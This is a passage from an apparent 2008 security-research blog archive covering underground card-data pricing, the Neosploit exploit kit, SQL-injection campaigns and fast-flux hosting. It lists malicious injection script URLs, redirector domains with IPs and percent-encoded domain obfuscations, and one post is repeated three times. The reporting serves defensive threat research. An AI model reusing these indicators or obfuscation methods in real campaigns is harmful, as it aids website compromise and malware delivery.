a good that may be worthless for them in general, but impossible to obtain and take advantage of in the present. It

will not just leak in one way or another, someone will inevitably backdoor the backdooring tool and trick the novice

bargain hunters into running it, by having both their host infected and money taken.

Related posts:

[3]The Underground Economy's Supply of Goods and Services

[4]Yet Another DIY Proprietary Malware Builder

[5]The Small Pack Web Malware Exploitation Kit - Proprietary

[6]DIY Exploit Embedding Tool - A Proprietary Release

[7]Skype Spamming Tool in the Wild - Proprietary Release

1. <http://www.f-secure.com/weblog/archives/00001450.html>

2. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

4. <http://ddanchev.blogspot.com/2008/05/yet-another-diy-proprietary-malware.html>
5. <http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>
6. <http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html>
7. <http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html>

1125



Are Stolen Credit Card Details Getting Cheaper? (2008-07-15 20:08)

What is shaping the prices of stolen credit card details? The investments the cybercriminals or real life scammers

(through [1]credit card cloning or [2]ATM skimming) put into the process of obtaining the details, or can we even

talk about investments being made where an experienced scammer has just purchased 1GB of raw credit cards data

from a novice botnet master who isn't really aware of the actual value of his "botnet output"?

Depends on which economic theory you believe in, or whether or not you'll take the "bottom-up approach"

or the "top-down" one. And since I'm not aware of the existence of "the invisible hand of the underground market"

and centralized power to increase the supply or decrease it to boost prices for the stolen credit card details, also

indicating the existence of underground cartels putting everyone in a "price taker" position.

The basics of demand and supply for anything underground will always apply unless of course, The more they

want, the cheaper it gets, the less they want, the higher the price on per credit card basis gets, since the investment on behalf of the malicious party that originally stolen them is virtually the same, and he can theoretically break-even
1126

in every single case since the credit card details were obtained efficiently. It's up to the seller to follow or entirely ignore economic behavior, and do what they feel like doing with this good which must on the other hand reach its

market liquidity as soon as possible, else it becomes obsolete. The current market model can be further explained

as a good example of competitive equilibrium :

" Competitive market equilibrium is the traditional concept of economic equilibrium, appropriate for the analysis of commodity markets with flexible prices and many traders, and serving as the benchmark of efficiency in

*economic analysis. **It relies crucially on the assumption of a competitive environment where each trader decides***

upon a quantity that is so small compared to the total quantity traded in the market that their

individual

transactions have no influence on the prices. "

This can be easily explained in a single sentence - it's a mess and every participant is doing whatever they

want to, so generalizing on the prices charged for stolen credit card numbers would be unrealistic, since it's the price a single seller with no real impact on the "average" market price for the same good. As for the average market price itself, it would be hard to measure it depending on the quality of the sample you want to rely on, since this is a type of market where sellers don't have to report price changes in their goods for the purpose of statistical research.

[3]A recently released report by Finjan, with whom I've been on the same page of several high profile inci-

dents so far, [4]touches this very same topic :

" Prices charged by cybercriminals selling hacked bank and credit card details have fallen sharply as the volume of data on offer has soared, forcing them to look elsewhere to boost profit margins, a new report says. Researchers for Finjan, a Web security firm, said the high volumes traded had led to bank and credit card information becoming

"commoditized" - account details with PIN codes that once fetched \$100 or more each might now go for \$10 or \$20.

In its latest quarterly survey of Web trends, the California-based company said cybercrime had evolved into "a major shadow economy ruled by business rules and logic that closely mimics the legitimate business world. "

Excluding the presence of [5]price discrimination for a while, as well as open topic offers in the lines of "how much for X amount of Y?" answered as "how much are you willing to pay?", it's all a matter of the seller in a particular situation.

Furthermore, in real-life market there's always the scarcity problem, however, in the underground market

there's no shortage of resources despite the ever growing wants of the buyers. Generalizing even more, take for

instance the butterfly effect of a price change in petrol, and result of which is inevitable increase of prices in every single aspect of your life, but in the underground market mostly due to the malicious economies of scale achieved,

a price increase in renting a botnet would have no effect in the prices charged for the stolen credit card details

obtained through the infected hosts. How come? Basically, the price and resources for malware infection are prone

to decrease, if we take a malware infected host as a static foundation for the basis of any upcoming cybercrime

1127

activities using it.

Perhaps the most disturbing part is that the market for stolen credit card details is so mature, and its entry

barriers so low these days, that the confidential data that cannot be efficiently obtained through real-life means like credit card cloning or ATM skimming on a large scale, is now

purchased online for the purpose of abusing it in real-life by[6] embedding the valid information into plastic cards.

1. <http://ddanchev.blogspot.com/2007/02/credit-card-data-cloning-tactic.html>

2. <http://www.snopes.com/fraud/atm/atmcamera.asp>

3. <http://www.finjan.com/Content.aspx?id=827#SecurityTrendsReport>

4. http://news.yahoo.com/s/nm/20080715/wr_nm/cybercrime_finjan_dc

5. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

6. <http://blog.wired.com/27bstroke6/2008/06/citibank-atm-se.html>

1128



The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit (2008-07-15 21:43)

Raising [1]Symantec's ThreatCon based on a newly introduced exploit within a (random) copy of a popular web

malware exploitation kit? Now that's interesting given that there are other modified versions of the publicly available malware kit empowered with exploits as they get released, the single most logical move a administrator of such kit

would do is diversity the exploits set as often as possible, keeping it up to date - like they do. ThreatCon is raised

already :

" Symantec honeypots have captured further exploitation of the Snapshot Viewer for Microsoft Access ActiveX

Control Arbitrary File Download Vulnerability (BID 30114). Before this event, this exploit was known to be used only in isolated attacks. Further analysis of these honeypot compromises has revealed that the exploit has been added to a variant of the neosploit exploit kit, it will very likely reach a larger number of victims. This version will compromise vulnerable English versions of Microsoft Windows by downloading a malicious application into the Windows Startup

folder. Computers that have Microsoft Access installed are potentially affected by this vulnerability. Customers are 1129

advised to manually set the kill bit on the following CLSIDs until a vendor update is available: F0E42D50-368C-11D0-AD81-00A0C90DC8D9 F0E42D60-368C-11D0-AD81-00A0C90DC8D9 F2175210-368C-11D0-AD81-00A0C90DC8D9"

Why based on a random copy of the kit? Well, the Neosploit malware kit itself is a commodity despite it's

publicly announced varying price in the thousands, it leaked for public use just like MPack and Icepack did originally, making statements on the exact type of the vulnerabilities included within a bit pointless, since it will only cover the the exploits included in a particular version only. Web malware exploitation kits are very modular, namely, anyone

can introduce new exploits, and tweak them, which is what they've been doing for a while, mostly converging third

party traffic management systems with the malware kits in order to improve both, the metrics, and the evasive

practices used for making a particular campaign a bit more time consuming to analyze.

Just like the innovations introduced within open source malware, and their [2]localizations to native languages, the

open source nature of web malware exploitation kit can result in countless number of variants whose new features

make it sometimes difficult to assess whether or not it's a modified kit or an entirely new one - depending on the

sophistication of the features of course. The introduction of new exploits within a copy of a particular malware kit

should be considered as something logical, and if it's that big a deal, there are many other web malware exploitation kits whose features turn Neosploit into the "outdated choice" for malicious attackers.

Related posts:

[3]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[4]The Small Pack Web Malware Exploitation Kit

[5]Crimeware in the Middle - Zeus

[6]The Nuclear Grabber Kit

[7]The Apophis Kit

[8]The FirePack Exploitation Kit Localized to Chinese

[9]MPack and IcePack Localized to Chinese

[10]The FirePack Exploitation Kit - Part Two

[11]The FirePack Web Malware Exploitation Kit

[12]The WebAttacker in Action

[13]Nuclear Malware Kit

1130

[14]The Random JS Malware Exploitation Kit

[15]Metaphisher Malware Kit Spotted in the Wild

[16]The Black Sun Bot

[17]The Cyber Bot

[18]Google Hacking for MPacks, Zunkers and WebAttackers

[19]The IcePack Malware Kit in Action

1.

http://www.symantec.com/security_response/threatcon/index.jsp

2.

<http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>

3.

<http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

4.

<http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html>

5. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
6. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
7. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
8. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
9. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
10. <http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html>
11. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>
12. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
13. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
14. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
15. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
16. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
17. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

18. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>

19. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

1131



Obfuscating Fast-fluxed SQL Injected Domains (2008-07-17 09:28)

It's all a matter of how you put it, and putting it like represents a good example of tactical warfare, namely, combining different tactics for the sake of making it harder to keep track of the impact of a particular SQL injection campaign.

Consider the following examples of obfuscated domains, naturally being in a fast-flux in the time of the SQL injection that several Chinese script kiddies were taking advantage of :

*%6b %6b %36 %2e %75 %73 - **kk6.us***

*%73 %61 %79 %38 %2E %75 %73 - **s.see9.us***

*%66 %75 %63 %6B %75 %75 %2E %75 %73 - **fuckuu.us***

*%61 %2E %6B %61 %34 %37 %2E %75 %73 - **a.ka47.us***

*%61 %31 %38 %38 %2E %77 %73 - **a188.ws***

*%33 %2E %74 %72 %6F %6A %61 %6E %38 %2E %63 %6F %6D - **3.trojan8.com***

%6D %31 %31 %2E %33 %33 %32 %32 %2E %6F %72 %67
- **m11.3322.org**

As always, these obfuscations are just the tip of the iceberg considering the countless number of other URL

obfuscations techniques that spammers and phishers used to take advantage of on a large scale. For the time being,

one of the main reasons we're not seeing massive SQL injections using such obfuscations is mostly because the

feature hasn't been implemented in popular SQL injectors for copycat script kiddies to take advantage of. However,

with the potential for evasion of common detection approaches, it's only a matter of personal will for someone to

add this extra layer to ensure the survivability of the campaign.

1132



The folks behind these obfuscations are naturally [1]multitasking on several different underground fronts. Take for

*instance **3.trojan8.com** (58.18.33.248) also responding to **w2.xnibi.com** which is also injected at several domains, **w2.xnibi.com/index.gif** to be precise. The fake .gif file in the spirit of [2]fake directory listings for acquiring traffic in order to serve malware, is actually attempting to exploit a RealPlayer vulnerability - JS/RealPlr.LB!exploit. The deeper you go, the uglier it gets.*

Related posts:

[3]Yet Another Massive SQL Injection Spotted in the Wild

[4]Malware Domains Used in the SQL Injection Attacks

[5]SQL Injection Through Search Engines Reconnaissance

[6]Google Hacking for Vulnerabilities

[7]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[8]Sony PlayStation's site SQL injected, redirecting to rogue security software

[9]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

2. <http://ddanchev.blogspot.com/2008/04/fake-directory-listings-acquiring.html>

3. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>

4. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>

5. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

6. <http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html>

7. <http://blogs.zdnet.com/security/?p=1122>

8. <http://blogs.zdnet.com/security/?p=1394>

9. <http://blogs.zdnet.com/security/?p=1118>

1134



The Unbreakable CAPTCHA (2008-07-17 22:36)

In response to [1]the continuing evidence of how spammers are efficiently [2]breaking the CAPTCHAs of popular free

email service providers in order to abuse their clean IP reputation, and already validated authenticity through the

use of [3]DomainKeys and SenderID frameworks, someone has finally came up with an unbreakable CAPTCHA.

If it only weren't a hoax, it would have even solved the [4]human CAPTCHA solvers problem, whose [5]ses-

sions would have probably expired due to their inability to solve it.

Related posts:

[6]Vladuz's Ebay CAPTCHA Populator

1135

[7]Spammers and Phishers Breaking CAPTCHAs

[8]DIY CAPTCHA Breaking Service

[9]Which CAPTCHA Do You Want to Decode Today?

1. <http://blogs.zdnet.com/security/?p=1232>
2. <http://blogs.zdnet.com/security/?p=1418>
3. <http://blogs.zdnet.com/security/?p=1473>
4. <http://www.guardian.co.uk/technology/2006/nov/23/comment.comment2>
5. http://www.theregister.co.uk/2008/03/14/captcha_serfs/
6. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>
7. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
8. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>
9. <http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html>

1136



The Ayyildiz Turkish Hacking Group VS Everyone (2008-07-18 11:35)

Certain hacktivist groups often come and go by the time the momentum of their particular cause is long gone.

Excluding the hardcore hacktivists who are obliged to defend their country's infrastructure and reputation on the

international scene, smart enough to do on one front, there are certain hacktivist groups who ensure their future

existence by declaring war and every single country that has ever made statements in contradiction with their vision.

Quite a stimulating factor for ensuring the future of your script kiddies group, isn't it?

One of these groups is the AYYILDIZ TEAM, a group of Turkish script kiddies who've been pretty active as of

recently, targeting everyone, everywhere, leaving statements like the following :

" Me, as AYT-Admin Barbaros, swear to everything which is lovely and holy to me, that you will pay for your actions.

We, AYT, as a Cyber Attacking Army will make it sure. Read right, what will we do:

The government websites will be inaccessible an all lawsuits will be manipulated

1137



** We will infiltrate the server of inland revenues for the manipulation of the data which are there.*

** At the same time we will insist into the server of banks and will care for chaos*

** Websites of the press will be extinguished.*

** If the offence of our prophet (s.a.v.) called your press freedom, we will show you this press freedom*

** Websites of divers shops will be hacked. Databank information's and the dates which are there, for example*

credit card dates, will be policed in this page. (Don't worry, we wouldn't taste one cent of your moneys, we aren't thieves like you. However we don't take care of what happens, if other hackers see this dates and empty your account)"

1138

*While this may sound inspiring, **some of the group's members are also involved in SQL injections in between the web site defacements**, which are naturally done by exploiting web application vulnerabilities. For instance, right after the defacement messages, they are also injecting the following fast-fluxed domains, part of the latest wave of*

SQL injections attacks.

bkpadd.mobi /ngg.js

usaadw.com /ngg.js

cliprts.com /ngg.js

They are monetizing their defacements by either compiling lists of sites known to be SQL injectable since

they've managed to defaced them, then reselling these to the SQL injectors, or are in fact part of the whole process

in this scammy ecosystem. Speaking of SQL injections, here's the most recent list of fast-fluxed SQL injected

domains participating in the last wave that I've been keeping track of for a while :

pyttco .com/ngg.js

butdrv .com/ngg.js

gitporg .com/ngg.js

brcporb .ru/ngg.js

korfd .ru/ngg.js

adwnetw .com/ngg.js

wowofmusiopl .com.cn/456.js

adwbn .ru/ngg.js

btoperc .ru/ngg.js

nudk .ru/ngg.js

bkpadd .mobi/ngg.js

cliprts .com/ngg.js

adwr .ru/ngg.js

bnrc .ru/ngg.js

1139

adpzo .com/ngg.js

iogp .ru/ngg.js

lodse .ru/ngg.js

usabnr .com/ngg.js

vcre .ru/ngg.js

sdkj .ru/ngg.js

rcdplc .ru/ngg.js

7maigol .cn/ri.js

j8heisi .cn/ri.js

usaadp .com/ngg.js

gbradp .com/ngg.js

cdrpoex .com/ngg.js

rrcs .ru/ngg.js

gbradw .com/ngg.js

hiwowpp .cn/ri.js

cdport .eu/ngg.js

nopcls .com/ngg.js

loopadd .com/ngg.js

tertad .mobi/ngg.js

gbradde .tk/ngg.js

tctcow .com/ngg.js

ausbnr .com/ngg.js

movaddw .com/ngg.js

grtsel .ru/ngg.js

sslwer .ru/ngg.js

1140

destad .mobi/ngg.js

hdrcom .com/ngg.js

addrl .com/ngg.js

porttw .mobi/ngg.js

bnsdrv .com/ngg.js

drvadw .com/ngg.js

crtbond .com/ngg.js

usaadw .com/ngg.js

What used to be plain simple cooperating among every single participant in the underground marketplace, seems to be evolving into long-term business relationships.

Related posts:

[1]Monetizing Compromised Web Sites

[2]Monetizing Web Site Defacements

[3]Underground Multitasking in Action

[4]Right Wing Israeli Hackers Deface Hamas's Site

[5]Pro-Serbian Hacktivists Attacking Albanian Web Sites

- [6]The Rise of Kosovo Defacement Groups*
- [7]A Commercial Web Site Defacement Tool*
- [8]Phishing Tactics Evolving*
- [9]Web Site Defacement Groups Going Phishing*
- [10]Hacktivism Tensions*
- [11]Hacktivism Tensions - Israel vs Palestine Cyberwars*
- [12]Mass Defacement by Turkish Hacktivists*
- [13]Overperforming Turkish Hacktivists*

1141

1. <http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html>
2. <http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html>
3. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>
4. <http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html>
5. <http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivism-attacking.html>
6. <http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html>
7. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>

8. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>
9. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
10. <http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html>
11. <http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html>
12. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>
13. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

1142



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining

a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing

*IPs with many of them. Who are these money launderers (**cashtransfers.tk; cashtransfers.eu; type53.eu; sid57.tk; catdbw.mobi; cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank

account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad. The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, re-

cipients do not require either a bank account or Internet connection.

2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in

most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including:
1143



forms of identification required, hours of operation, and other locations. The sender will also receive an email

confirmation with transaction details and tracking information. "

The fast-flux infrastructure they're currently using is also providing services to domains that are currently used, or

have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :

ns10.cashtransfers.tk

ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an

underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

1144

[6]Fast Fluxing Yet Another Pharmacy Spam

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1.

http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2.

http://www.banksafeonline.org.uk/moneymule_explained.html

3. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>

4. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

5. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
6. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>
7. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
8. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>
9. <http://blogs.zdnet.com/security/?p=1122>

1145



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining

a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing

*IPs with many of them. Who are these money launderers (**cashtransfers.tk; cashtransfers.eu; type53.eu; sid57.tk; catdbw.mobi; cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank

account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad.

The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, re-

cipients do not require either a bank account or Internet connection.

1146



2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in

most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including: forms of identification required, hours of operation, and other locations. The sender will also receive an email

confirmation with transaction details and tracking information. "

The fast-flux infrastructure they're currently using is also providing services to domains that are currently used, or have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :

ns10.cashtransfers.tk

ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

1147

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an

underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

[6]Fast Fluxing Yet Another Pharmacy Spam

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1.

http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2.

http://www.banksafeonline.org.uk/moneymule_explained.html

3. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>

4. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

5. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>

6. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>

7. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

1148

8. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>

9. <http://blogs.zdnet.com/security/?p=1122>

1149



Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)

Just consider this scheme for a second. A well known [1]money mule recruitment site Cash Transfers is maintaining

a fast-flux infrastructure on behalf of the Asprox botnet, that is also providing hosting services for several hundred domains used on the last wave of SQL injection attacks. Ironically, [2]the money mule recruitment site is sharing

*IPs with many of them. Who are these money launderers (**cashtransfers.tk; cashtransfers.eu; type53.eu; sid57.tk; catdbw.mobi; cdrpoex.com** etc.) anyway?*

" Cash-Transfers Inc. is an online-to-offline international money transfer service. We offer a secure, fast, and inexpensive means of sending money from the UK to offline recipients worldwide. Recipients do not require a bank

account or Internet connection to receive funds. We have teamed with select local disbursement partners to provide a convenient, secure, and cost-effective means of sending money to family, friends and business partners abroad. The basic requirements to send money/transfer money are:

1) Senders must have Internet access and a bank account or credit/debit card to transfer money. However, re-

cipients do not require either a bank account or Internet connection.

2) Money sent through Cash-Transfers Inc. is available for pick up at the distribution partner instantly, or, in

most countries, money can be delivered to the recipient in a matter of hours.

3) Our local agents will call your recipient (during local business hours) to provide additional details, including:
1150



forms of identification required, hours of operation, and other locations. The sender will also receive an email

confirmation with transaction details and tracking information. "

The fast-flux infrastructure they're currently using is also providing services to domains that are currently used, or have been used in previous SQL injection attacks. Some info on the current DNS servers used in the fast-flux :

ns10.cashtransfers.tk

ns11.cashtransfers.tk

ns1.cashtransfers.tk

ns12.cashtransfers.tk

ns2.cashtransfers.tk

ns13.cashtransfers.tk

ns3.cashtransfers.tk

ns14.cashtransfers.tk

ns4.cashtransfers.tk

ns15.cashtransfers.tk

ns5.cashtransfers.tk

ns16.cashtransfers.tk

ns6.cashtransfers.tk

ns17.cashtransfers.tk

ns7.cashtransfers.tk

ns8.cashtransfers.tk

With the distributed and dynamic hosting infrastructure courtesy of the malware infected user, scammers,

spammers, phishers and malware authors are only starting to experiment with the potential abuses of such an

underground ecosystem build on the foundations of compromises hosts.

Related posts:

[3]Storm Worm's Fast Flux Networks

[4]Managed Fast Flux Provider

[5]Fast Flux Spam and Scams Increasing

[6]Fast Fluxing Yet Another Pharmacy Spam

1151

[7]Obfuscating Fast Fluxed SQL Injected Domains

[8]Storm Worm Hosting Pharmaceutical Scams

[9]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1.

http://www.docep.wa.gov.au/ConsumerProtection/scamnet/Scams/Cash-Transfers_Inc.html

2.

http://www.banksafeonline.org.uk/moneymule_explained.html

3. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>

4. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

5. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>

6. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>

7. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

8. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>

9. <http://blogs.zdnet.com/security/?p=1122>

1152



SQL Injecting Malicious Doorways to Serve Malware (2008-07-21 06:41)

Abusing legitimate sites as redirectors to malicious doorways serving malware is becoming increasingly common, as

is the use of SQL injections in order for the malicious parties to ensure their campaigns will receive enough generic traffic to their redirectors. Excluding the use of the very same traffic management tools, web malware exploitation

kits, [1]templates for the rogue adult sites and the rogue security software, perhaps the most important thing to

point out regarding all of the previously analyzed such campaigns, is that they are all related to one another, and are operated by the same people, using the very same infrastructure and live exploit URLs most of the time.

Let's expose yet another such campaign, that has been SQL injected and spammed across a couple of hun-

*dred web forums. **gpamelaaandersona .info** (82.103.129.98) is the typical comprehensive malicious doorway, whose galleries redirect to **tds.zbestservice***

.info/tds/in.cgi?11 (85.255.120.45), and from there the following campaigns load on-the-fly :

1153

porntubev20 .com/viewmovie.php?id=86 (74.50.117.84)

getmyvideonow

.com/exclusive2/id/3912999/2/black/white / -
(89.149.194.188)

immenseclips .com/m6/movie1.php?id=1552 &n=celebs
(85.255.118.156)

movieexternal .com/download.php?id=1552
(77.91.231.201)

2008adults2008a .com/freemovie/144/0/

avwav .com/1931.htm

codecupgrade .com (74.50.117.84)

iwillseethatvideo .com (91.203.92.53)

dciman32 .com (85.255.120.45)

1154



Naturally, these are just the tip of the iceberg, and the deeper you go, the more connections with malware gangs and

previous campaigns can be established. For instance, here are some more "sleeping beauties" at **74.50.117.84** :
winantivirus2008 .org

porntubev20 .com

crack-land .com

just-tube .com

codecupgrade .com

codecupgrade .com

1155

scanner-tool .com

surf-scanner .com

best-cracks .com

updatehost .com

updatehost .com

freemoviesdb .net

megasoftportal .net

*And even more malicious doorways, and rogue software at
89.149.227.195 :*

musicportalfree .com

softportalfree .com

verifiedpaymentsolutionsonline .com

my-adult-catalog .com

indafuckfuck .com

best-porncollection .com

funfuckporn .com

sanxporn .com

dolcevido .com

xiedefender .com

online-malwarescanner .com

easyvideoaccess .com

my-searchresults .com

creatonsoft .com

ihavewetfuckpussy .com

1156

How come none of these are in a fast-flux? Pretty simple. Keeping in mind that they continue using the services of [2]the ISPs that you rarely see in any report, survivability through fast-flux is irrelevant when [3]emails

sent to abuse@cybercrime.tolerating.isp receive a standard response two weeks later, and when your abuse emails

become more persistent, [4]a fake account suspended notice makes it to the front page, whereas the campaigns get

automatically updated to redirect to an internal page, again serving the malware and the redirectors.

Related posts:

[5]Fake Porn Sites Serving Malware - Part Two

[6]Fake Porn Sites Serving Malware

[7]Underground Multitasking in Action

[8]Fake Celebrity Video Sites Serving Malware

[9]Blackhat SEO Redirects to Malware and Rogue Software

[10]Malicious Doorways Redirecting to Malware

[11]A Portfolio of Fake Video Codecs

1. <http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html>

2. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

3. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

4. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>

5. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>

6. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>

7. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

8. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>

9. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

10. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>

